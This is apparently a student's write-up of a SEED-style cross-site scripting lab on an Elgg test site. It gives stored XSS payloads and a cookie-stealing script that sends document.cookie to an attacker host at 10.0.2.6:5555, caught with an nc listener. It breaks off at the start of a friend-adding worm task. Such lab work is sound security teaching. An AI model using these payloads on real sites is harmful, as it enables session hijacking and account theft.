

Information Security: Cross-Site Scripting (XSS) Attack

Name: Chandan N Bhat

PES1201701593

Section H


XSS is a very common security vulnerability found in web applications. It is a client-side code injection attack into web pages viewed by users. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application.


We will be using the 'Elgg' website www.xsslabelgg.com to demonstrate the XSS vulnerability.

Task 1: Posting a Malicious Message to Display an Alert Window

In this task we will embed a Javascript program into our Elgg profile page. We will use the existing Boby's account as our account.


We login to the website www.xsslabelgg.com as Boby as shown below. The username and password are "boby" and "seedboby" respectively.






We will now update the profile and in the brief description field we will add the below Javascript code

```
<script> alert("Chandan XSS Attack"); </script>
```



On submitting the form, we observe that we get an alert in the webpage displaying "Chandan XSS Attack". Thus, this indicates that the Javascript code that we embedded was executed. We can run multiple Javascript statements separated by ";".



If the Javascript code to be executed is very long, then we can store it in a “.js” file and reference it using the ‘src’ attribute in the script tag. This is demonstrated in the below screenshot. To make the script.js file accessible we create it in “/var/www/html/” directory.

A screenshot showing a terminal session and a gedit editor. The terminal window is titled "/bin/bash" and shows the following command history:

```
[11/21/20]seed@Chandan_PES1201701593:~$ cd /var/www/html  
[11/21/20]seed@Chandan_PES1201701593:~/html$ ls  
index.html  
[11/21/20]seed@Chandan_PES1201701593:~/html$ sudo gedit script.js  
[sudo] password for seed: [REDACTED]
```

The gedit editor window is titled "script.js [Read-Only] (/var/www/html) - gedit" and contains the following single-line script:

```
1 alert("Chandan XSS from script.js");
```

We again embed a script tag in the form field, now referencing the script.js file and save the profile as shown below.

```
<script src="http://localhost/script.js"> </script>
```

A screenshot of a Mozilla Firefox window titled "Edit profile : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslbelgg.com/profile/boby/edit". The page displays a form for editing a user's profile. In the "Brief description" field, the following JavaScript code is present:

```
<script src="http://localhost/script.js"> </script>
```

The right sidebar shows various account settings like Bookmarks, Files, Pages, and Notifications. The status bar at the bottom indicates "Right Ctrl".

From the below screenshot we observe that the Javascript code in the script.js file is successfully executed.

A screenshot of a Mozilla Firefox window titled "Boby : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslbelgg.com/profile/boby". The page title is "XSS Lab Site". A success message "Your profile was successfully saved." is displayed in a green bar at the top right. A modal dialog box is open in the center, containing the message "Chandan XSS from script.js" and an "OK" button. The status bar at the bottom indicates "Right Ctrl".

Task 2: Posting a Malicious Message to Display Cookies

Next we will try to display the user's cookie by embedding Javascript code. We make use of "document.cookie" to display the user's cookie as shown below.

The screenshot shows a Mozilla Firefox window with the title bar "Victim [Running] - Oracle VM VirtualBox" and "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar contains "www.xsslabeledg.com/profile/boby/edit". The main content area displays the "XSS Lab Site" profile editing interface. In the "Brief description" field, the user has entered "<script> alert(document.cookie); </script>". This malicious code is intended to be executed when the profile is saved, displaying the user's cookie information in an alert box. The right sidebar shows the user's profile information, including an avatar, name (Boby), and various account settings like blogs, bookmarks, and notifications.


On saving the profile we observe that we get an alert displaying the user's cookie as shown below.

The screenshot shows the same Mozilla Firefox window after saving the profile. A green success message "Your profile was successfully saved." is displayed at the top right. An alert box has appeared, showing the cookie value "Elgg=mu7spligkbmu8330b79i4t3bo2". This indicates that the malicious JavaScript code was executed and displayed the user's cookie. The rest of the profile page remains visible, including the user's avatar and other profile details.

Thus we successfully embedded a Javascript code that displayed the user's cookie.


Task 3: Stealing Cookies from Victim's Machine

Now we will try to retrieve the cookie of a user than just displaying it as an alert. We will set up a listener at port 5555 on Attacker's machine (10.0.2.6) as shown below.



Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 80x24
[11/21/20]seed@Chandan_PES1201701593:~\$
[11/21/20]seed@Chandan_PES1201701593:~\$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:3c:72:67
inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::3f1b:428e:2e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:5 errors:0 dropped:0 overruns:0 frame:0
TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1498 (1.4 KB) TX bytes:8405 (8.4 KB)


lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:53 errors:0 dropped:0 overruns:0 frame:0
TX packets:53 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:12438 (12.4 KB) TX bytes:12438 (12.4 KB)
[11/21/20]seed@Chandan_PES1201701593:~\$



Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41
[11/21/20]seed@Chandan_PES1201701593:~\$
[11/21/20]seed@Chandan_PES1201701593:~\$
[11/21/20]seed@Chandan_PES1201701593:~\$ nc -lvp 5555
Listening on [0.0.0.0] (family 0, port 5555)

To receive a request from the Elgg website to the listener on the attacker machine, we can make an `` tag with the source attribute set to the IP address of the attacker machine with the cookie as a part of the query string as the `img` tag makes a GET request to the url. We can use the `document.write()` method in Javascript to achieve this, as shown below.

The XSS script is typed into the brief description field.




A screenshot of a Mozilla Firefox browser window titled "Victim [Running] - Oracle VM VirtualBox". The URL in the address bar is `www.xsslabelgg.com/profile/boby/edit`. The page shows a profile edit form for a user named "Boby". In the "Brief description" field, the following XSS payload is entered:

```
<script> document.write('<img src=http://10.0.2.6:5555?c=' + encodeURI(document.cookie) + '>'); </script>
```

The browser interface includes a sidebar with links like "Pages", "Wire posts", "Edit avatar", and "Edit profile". The status bar at the bottom right shows "Right Ctrl".

On saving the profile we observe nothing happens on the webpage unlike earlier. But a GET request is made to the attacker machine listening on port 5555.



A screenshot of a Mozilla Firefox browser window titled "Boby : XSS Lab Site - Mozilla Firefox". The URL in the address bar is `www.xsslabelgg.com/profile/boby`. The page displays a success message: "Your profile was successfully saved." Below this, the "Brief description" field contains the same XSS payload as in the previous screenshot:

```
<script> document.write('<img src=http://10.0.2.6:5555?c=' + encodeURI(document.cookie) + '>'); </script>
```

The browser interface includes a sidebar with links like "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More". The status bar at the bottom right shows "Right Ctrl".

The screenshot shows a terminal window titled 'Attacker [Running] - Oracle VM VirtualBox' with the command '/bin/bash' running. The terminal output is as follows:

```
[11/21/20]seed@Chandan_PES1201701593:~$  
[11/21/20]seed@Chandan_PES1201701593:~$ nc -lvp 5555  
Listening on [0.0.0.0] (family 0, port 5555)  
Connection from [10.0.2.4] port 5555 [tcp/*] accepted (family 2, sport 47696)  
GET /?c=Elgg=aq9ehspclmheb54t51qlrsh4v7 HTTP/1.1  
Host: 10.0.2.6:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://www.xsslbelgg.com/profile/boby  
Connection: keep-alive
```

Below the terminal is a desktop environment with various icons in the dock, including a file manager, a browser, and system tools.

The above screenshot shows that the GET request has the user cookie as a part of the query string.

Task 4: Becoming Victim's Friend

Now we will login as user Samy and try to add Samy as a friend to all those users who visit the profile of Samy.

The screenshot shows a Firefox browser window titled 'Victim [Running] - Oracle VM VirtualBox'. The address bar shows 'www.xsslbelgg.com'. The page content is the 'XSS Lab Site' login interface. The login form fields are:

- Username or email: samy
- Password: (redacted)
- Log in button
- Remember me checkbox
- Links for Register and Lost password

The browser toolbar includes icons for Back, Forward, Stop, Refresh, Home, and others. The status bar at the bottom right shows '9:04 AM'.

First, we need to see what request is sent when a user adds another user as a friend.

Using the developer tools, we will add Boby as our friend and observe the request and parameters sent.

Sta...	Meth...	File	Domain	Cause	Type	Transfer...	Size	0 ms	320 ms	640 ms	960 ms	1.28 s	1.60 s	1.92 s
302	GET	add?friend=45&_elgg_ts=1605929743&_e=...	www.xss...	document.html	3.77 KB	17.94 KB	88 ms							
302	GET	/	www.xss...	document.html	3.78 KB	17.94 KB	101 ms							
200	GET	activity	www.xss...	document.html	3.81 KB	17.94 KB	80 ms							
200	GET	Font-awesome...	www.xss...	stylesheet.css		cached	28.38 KB							
200	GET	elgg.css	www.xss...	stylesheet.css		cached	58.09 KB							
200	GET	colorbox.css	www.xss...	stylesheet.css		cached	3.80 KB							
200	GET	jquery.js	www.xss...	script.js		cached	0 B							
